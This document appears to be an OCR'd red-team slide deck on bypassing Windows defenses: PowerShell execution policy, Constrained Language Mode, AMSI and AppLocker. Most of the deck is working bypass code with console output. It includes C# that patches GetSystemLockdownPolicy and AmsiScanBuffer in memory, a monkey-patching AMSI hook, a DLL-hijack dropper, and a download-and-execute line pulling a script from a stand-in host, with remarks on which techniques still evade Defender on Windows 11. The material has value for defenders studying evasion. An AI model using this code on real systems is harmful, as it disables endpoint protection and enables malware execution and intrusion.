Windows defenses bypasses

3sc4p1ng

Jeffrey Bencteux

August 13, 2025

Outline

Outline

Outline

Disclaimer

Disclaimer

- not an exhaustive list

Disclaimer

Disclaimer

- not an exhaustive list
- OPSEC is relative

Disclaimer

Disclaimer

- not an exhaustive list
- OPSEC is relative
- Not working against all AV/EDR

Outline

Objectives

- understanding and bypassing Windows defenses

Outline

Outline

what is it?

- PowerShell execution restriction for scripts
- different scopes: per process, per user, machine-wide...

example

```
PS> Get-ExecutionPolicy -List | ft -AutoSize
```

Get-ExecutionPolicy

```
PS C:\Users\winte> Get-ExecutionPolicy -list

        Scope ExecutionPolicy
        ----- ---------------
MachinePolicy       Undefined
   UserPolicy       Undefined
      Process      Restricted
  CurrentUser      Restricted
 LocalMachine      Restricted
```

bypass list

- copy-paste the script in an interactive PS command
- use `Get-Content` and pipes
- use `Invoke-Expression`
- use `EncodedCommand`
- downgrade PowerShell version
- change scope
- etc.

Get-Content

example

```
PS> Get-Content rogue.ps1 | powershell.exe -noprofile -
```

Get-Content

```
PS C:\Users\winte> .\rogue.ps1
.\rogue.ps1 : File C:\Users\winte\rogue.ps1 cannot be loaded because running scripts is disabled on this system. For
more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\rogue.ps1
+ ~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\winte> Get-Content .\rogue.ps1 | powershell -noprofile -
Rogue
PS C:\Users\winte>
```

Invoke-Expression

example

```
PS> Get-Content .\rogue.ps1 | Invoke-Expression
```

Invoke-Expression

```
PS C:\Users\winte> .\rogue.ps1
.\rogue.ps1 : File C:\Users\winte\rogue.ps1 cannot be loaded because running scripts is disabled on this system. For
more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\rogue.ps1
+ ~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\winte> Get-Content .\rogue.ps1 | iex
Rogue
```

DownloadString + Invoke-Expression

example

```
PS> iex(New-Object Net.WebClient).DownloadString('http://
    rogue.com/rogue.ps1')
```

EncodedCommand

example

```
PS> $cmd = "<whatever>"
PS> $bytes = [System.Text.Encoding]::Unicode.GetBytes($cmd)
PS> $encodedcmd = [Convert]::ToBase64String($bytes)
powershell.exe -ec $encodedcmd
```

EncodedCommand

```
PS C:\Users\winte> .\rogue.ps1
.\rogue.ps1 : File C:\Users\winte\rogue.ps1 cannot be loaded because running scripts is disabled on this system. For
more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\rogue.ps1
+ ~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\winte>  powershell.exe -EncodedCommand ZQBjAGgAbwAgACcAUgBvAGcAdQBlACcA
Rogue
```

change scope

example

```
PS> Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope
    process
PS> .\rogue.ps1
```

change scope

```
PS C:\Users\winte> .\rogue.ps1
.\rogue.ps1 : File C:\Users\winte\rogue.ps1 cannot be loaded because running scripts is disabled on this system. For
more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\rogue.ps1
+ ~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\winte> Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process
PS C:\Users\winte> .\rogue.ps1
Rogue
```

downgrade

- not working on recent Windows versions, PS V2 not present

example

```
PS> powershell -Version 2
```

Outline

what is it?

- used to restrict access to "sensitive language elements": COM objects, dot sourcing scripts, type whitelist...
- controled by HKLM\System\CurrentControlSet\Control\Session Manager\Environment__PSLockDownPolicy

example

```
PS> $ExecutionContext.SessionState.LanguageMode
```

Constrained Language Mode (CLM)

```
PS C:\Users\winte> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```

bypass list

- downgrade powershell version
- rewrite `GetSystemLockdownPolicy` function reflectively
- use C# PowerShell `Runspaces`
- find LOLbins executing scripts in `Unrestricted` mode
- etc.

downgrade

- not working on recent versions of Windows

example

```
PS> powershell -Version 2
```

Rewrite `GetSystemLockdownPolicy` function

- rewrite the code of `System.Management.Automation.SystemPolicy`'s function `GetSystemLockdownPolicy` to always return `none`[1]
- launch powershell via C# `Runspaces` API (`System.Management.Automation.Runspaces`)

[1] `https://github.com/calebstewart/bypass-clm`

Rewrite GetSystemLockdownPolicy function

```
// Find a reference to the automation assembly
var Automation = typeof(System.Management.Automation.Alignment).Assembly;
// Get a MethodInfo reference to the GetSystemLockdownPolicy method
var get_lockdown_info = Automation.GetType("System.Management.Automation.
    Security.SystemPolicy").GetMethod("GetSystemLockdownPolicy", System.
    Reflection.BindingFlags.Public | System.Reflection.BindingFlags.Static);
// Retrieve a handle to the method
var get_lockdown_handle = get_lockdown_info.MethodHandle;
uint lpflOldProtect;

// This ensures the method is JIT compiled
RuntimeHelpers.PrepareMethod(get_lockdown_handle);
// Get a pointer to the compiled function
var get_lockdown_ptr = get_lockdown_handle.GetFunctionPointer();

// Ensure we can write to the address
VirtualProtect(get_lockdown_ptr, new UIntPtr(4), 0x40, out lpflOldProtect);

// Write the instructions "mov rax, 0; ret". This returns 0, which is the same
    as returning SystemEnforcementMode.None
var new_instr = new byte[] { 0x48, 0x31, 0xc0, 0xc3 };
Marshal.Copy(new_instr, 0, get_lockdown_ptr, 4);

// Run powershell from the current process (won't start powershell.exe, but run
    from the powershell .Net libraries)
Microsoft.PowerShell.ConsoleShell.Start(System.Management.Automation.Runspaces.
    RunspaceConfiguration.Create(), "Banner", "Help", new string[] {
  "-exec", "bypass", "-nop"
});
```

Rewrite `GetSystemLockdownPolicy` function

```
PS C:\users\winte> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\users\winte> .\bypass-clm.exe
Banner

PS C:\users\winte> $ExecutionContext.SessionState.LanguageMode
FullLanguage
PS C:\users\winte>
```

C# Runspaces

- C# interface to PowerShell runtime
- `LanguageMode` set to `FullLanguage` by default
- can be used to interpret scripts without restrictions

C# Runspaces

```
namespace CLMBypassRunSpaces
{
    public class CLMBypassRunspaces
    {
        public static void Main(string[] args)
        {
            System.Management.Automation.Runspaces.Runspace run = System.
                Management.Automation.Runspaces.RunspaceFactory.CreateRunspace
                ();
            run.Open();

            System.Management.Automation.PowerShell shell = System.Management.
                Automation.PowerShell.Create();
            shell.Runspace = run;

            shell.AddScript(File.ReadAllText(args[0]));
            Collection<PSObject> results = shell.Invoke();

            StringBuilder stringBuilder = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringBuilder.AppendLine(obj.ToString());
            }

            Console.WriteLine(stringBuilder.ToString());
            run.Close();
        }
    }
}
```

C# Runspaces

```
PS C:\users\winte> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\users\winte> cat .\test.txt
$ExecutionContext.SessionState.LanguageMode
PS C:\users\winte> .\CLMBypassRunspaces.exe .\test.txt
FullLanguage

PS C:\users\winte>
```

LOLBins

- find native and/or signed binaries executing scripts in non-constrained PowerShell environments (such as `Runspaces`)
- binaries signed by Microsoft

[2] https://posts.specterops.io/bypassing-application-whitelisting-with-runscripthelper-exe-1906923658f

[3] https://twitter.com/moxgas/status/895045566090010624

LOLBins

- find native and/or signed binaries executing scripts in non-constrained PowerShell environments (such as `Runspaces`)
- binaries signed by Microsoft
- `runscripthelper.exe`[2]
- `SynAppvPublishingServer.exe`[3] (not tested)

[2] `https://posts.specterops.io/bypassing-application-whitelisting-with-runscripthelper-exe-1906923658f`

[3] `https://twitter.com/moxgas/status/895045566090010624`

Outline

Outline

what is it?

- used to analyse scripting languages and .NET managed code at runtime for malware presence
  - PowerShell
  - VBS
  - Javascript
  - VBA macros
  - C# assemblies
- implemented as a DLL with an API for userland programs

bypass list

- do not use PowerShell or C# and stick to C++ compiled binaries
- overwrite AMSI DLL functions in memory
- prevent AMSI DLL to load
- obfuscate code to bypass AMSI signatures
- etc.[4]

[4] https://github.com/s3cur3Th1sSh1t/Amsi-Bypass-Powershell

bypass list

- do not use PowerShell or C# and stick to C++ compiled binaries
- overwrite AMSI DLL functions in memory
- prevent AMSI DLL to load
- obfuscate code to bypass AMSI signatures
- etc.[4]

Warning

some of the above techniques does not work anymore or are spotted by antivirus[a]

[a] https://www.r-tec-blog-bypass-amsi-in-2025.html

[4] https://github.com/s3cur3Th1sSh1t/Amsi-Bypass-Powershell

Overwrite AMSI DLL functions - byte patching

- reflectively load `amsi.dll` and patch `AmsiScanBuffer` via `Marshall.copy` to always return something else than `AMSI_RESULT_DETECTED`[5]

[5] `https://rastamouse.me/memory-patching-amsi-bypass`

Overwrite AMSI DLL functions - byte patching

- reflectively load `amsi.dll` and patch `AmsiScanBuffer` via `Marshall.copy` to always return something else than `AMSI_RESULT_DETECTED`[5]

OK


still working on Windows 11 with MS Defender

[5] `https://rastamouse.me/memory-patching-amsi-bypass`

Overwrite AMSI DLL functions - byte patching

```
public class AmsiBypass
{
    public static void Execute()
    {
        // Load amsi.dll and get location of AmsiScanBuffer
        var lib = LoadLibrary("amsi.dll");
        var asb = GetProcAddress(lib, "AmsiScanBuffer");

        var patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };

        // Set region to RWX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, 0x40, out uint
            oldProtect);

        // Copy patch
        Marshal.Copy(patch, 0, asb, patch.Length);

        // Restore region to RX
        _ = VirtualProtect(asb, (UIntPtr)patch.Length, oldProtect, out
            uint _);
    }
    ...
```

Overwrite AMSI DLL functions - byte patching



Overwrite AMSI DLL functions - monkey patching

- idea is to reflectively load `amsi.dll`, get a handle on `ScanContent` and update it to point to a controlled method[6] (hooking)
- no write on DLL memory, no Win32 API calls

[6] `https://github.com/cybersectroll/TrollAMSI`

Overwrite AMSI DLL functions - monkey patching

- idea is to reflectively load `amsi.dll`, get a handle on `ScanContent` and update it to point to a controlled method[6] (hooking)
- no write on DLL memory, no Win32 API calls

Warning

not working as-is anymore on Windows 11 with MS Defender

[6] `https://github.com/cybersectroll/TrollAMSI`

Overwrite AMSI DLL functions - monkey patching

```
public static class TrollAMSI
{
    public static void troll()
    {
        MethodInfo o = typeof(PSObject).Assembly.GetType("System.Management.
            Automation.Am" + "si" + "U" + "tils").GetMethod("Sca" + "nC" + "
            ontent", BindingFlags.Static | BindingFlags.NonPublic);
        MethodInfo t = typeof(TrollAMSI).GetMethod("M", BindingFlags.Static |
            BindingFlags.NonPublic);
       // RuntimeHelpers.PrepareMethod(o.MethodHandle);
       // RuntimeHelpers.PrepareMethod(t.MethodHandle);
        Marshal.Copy(new IntPtr[] { Marshal.ReadIntPtr(t.MethodHandle.Value + 8)
            }, 0, o.MethodHandle.Value + 8, 1);
    }
    private static int M(string c, string s) { return 1; }
}
```

Overwrite AMSI DLL functions - Hardware breakpoints

- same effect can be acheived by setting hardware breakpoints[7]
- set a hardware breakpoint at `AmsiScanBuffer` address, "clean up" the analyzed string given as argument by swapping it with a legit one
- less likely to be detected

[7] `https://gist.github.com/susMdT/360c64c842583f8732cc1c98a60bfd9e`

Overwrite AMSI DLL functions - Hardware breakpoints

- same effect can be acheived by setting hardware breakpoints[7]
- set a hardware breakpoint at `AmsiScanBuffer` address, "clean up" the analyzed string given as argument by swapping it with a legit one
- less likely to be detected

OK

still working on Windows 11 with MS Defender

[7] `https://gist.github.com/susMdT/360c64c842583f8732cc1c98a60bfd9e`

Overwrite AMSI DLL functions - Hardware breakpoints

```
PS C:\Users\winte\source\repos\AmsiHWbreaks\AmsiHWbreaks\bin\x64\Release> 'Invoke-Mimikatz'
At line:1 char:1
+ 'Invoke-Mimikatz'
+ ~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\winte\source\repos\AmsiHWbreaks\AmsiHWbreaks\bin\x64\Release> .\AmsiHWbreaks.exe
Buffer: 0x91C00
Scan Result: 0x0

                     %&&@@@&&
                     &&&&&&&%%%,                        #&&@@@@@@%%%%%%################%
                     &%&   %&%%                         &////(((&%%%%%#%################//((((###%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%  &%%**#                  @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
#%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %&%,,,,,,,,,,,,,,,,,   @////(((&%%%%%#%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
#%%%%%%%%%%%%%%%%%%%%%%%%%%%%  %%%,,,,,,  ,,.   ,,     @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
#####%%%%%%%%%%%%%%%%%%%%%%%%  &%%......  ...   ..     @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
#######%%%%%%%%%%%%%%%%%%%%%%  %%%......  ...   ..     @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
###%##%%%%%%%%%%%%%%%%%%%%%%  &%%.............         @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
#####%%%%%%%%%%%%%%%%%%%%%%%  %%%..                   @////(((&%%%%%%%%%%%%%%%%%%%%%%%%%
                     &%&   %%%%      Seatbelt           %////(((&%%%%%%%%%%%%%%%%%%%%%%%%%*
                     &%%&&&%%%%        v1.2.1           ,(((&%%%%%%%%%%%%%%%%%%%%%%%%%%%%%,
                      #%%%%##,


ERROR: Error running command ""
```

Overwrite AMSI communication libraries

- AMSI uses COM object through RPC to communicate
- Overwrite `rpcrt4.dll` calls such as `NdrClientCall3` to always return "success"[8] (not tested)

[8] `https://github.com/andreisss/Ghosting-AMSI`

prevent AMSI DLL to load - DLL hijacking

- copy a binary (like `powershell.exe`) in a write-allowed directory
- drop a rogue DLL with name `amsi.dll`
- start the program from there

prevent AMSI DLL to load - DLL hijacking

- copy a binary (like `powershell.exe`) in a write-allowed directory
- drop a rogue DLL with name `amsi.dll`
- start the program from there

Warning

not working as-is anymore on Windows 11 with MS Defender

prevent AMSI DLL to load - DLL hijacking


```
[Byte[]] $temp = $DllBytes -split ' '
Write-Output "Executing the bypass."
Write-Verbose "Dropping the fake amsi.dll to disk."
[System.IO.File]::WriteAllBytes("$pwd\amsi.dll", $temp)

Write-Verbose "Copying powershell.exe to the current working directory."
Copy-Item -Path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.
    exe -Destination $pwd

Write-Verbose "Starting powershell.exe from the current working
    directory."
& "$pwd\powershell.exe"
```

prevent AMSI DLL to load - PS downgrade

- powershell only: downgrade to version 2, no AMSI
- only working if version 2 is on the system, not default anymore

Outline

Applocker



This app has been blocked by your system administrator.
Contact your system administrator for more info.
Copy to clipboard
Close

what is it?


- software execution restriction
- not considered a "security barrier" by Microsoft
- allow-list + deny-list = error-prone
- implemented as both a userland service (`appidsvc`) and a Kernel module (`appid.sys`)[9]

[9] https://www.tiraniddo.dev/2019/11/the-internal-of-applocker-part-1.html

Architecture



Applocker policy - GUI



Applocker policy - XML

```
<RuleCollection Type="Exe" EnforcementMode="NotConfigured">
<FilePathRule Id="921cc481-6e17-4653-8f75-050b80acca20" Name="(Default Rule) All
      files located in the Program Files folder" Description="Allows members of
     the Everyone group to run applications that are located in the Program
     Files folder." UserOrGroupSid="S-1-1-0" Action="Allow">
    <Conditions>
    <FilePathCondition Path="%PROGRAMFILES%\*" />
    </Conditions>
</FilePathRule>
<FilePathRule Id="a61c8b2c-a319-4cd0-9690-d2177cad7b51" Name="(Default Rule) All
      files located in the Windows folder" Description="Allows members of the
     Everyone group to run applications that are located in the Windows folder."
      UserOrGroupSid="S-1-1-0" Action="Allow">
    <Conditions>
    <FilePathCondition Path="%WINDIR%\*" />
    </Conditions>
</FilePathRule>
<FilePathRule Id="fd686d83-a829-4351-8ff4-27c7de5755d2" Name="(Default Rule) All
      files" Description="Allows members of the local Administrators group to
     run all applications." UserOrGroupSid="S-1-5-32-544" Action="Allow">
    <Conditions>
    <FilePathCondition Path="*" />
    </Conditions>
</FilePathRule>
</RuleCollection>
```

default allow rules

- exe binaries and scripts:
  - Everyone - All files located in the Program Files folder
  - Everyone - All files located in the Windows folder
  - BUILTIN\Administrators - All files

default allow rules

- exe binaries and scripts:
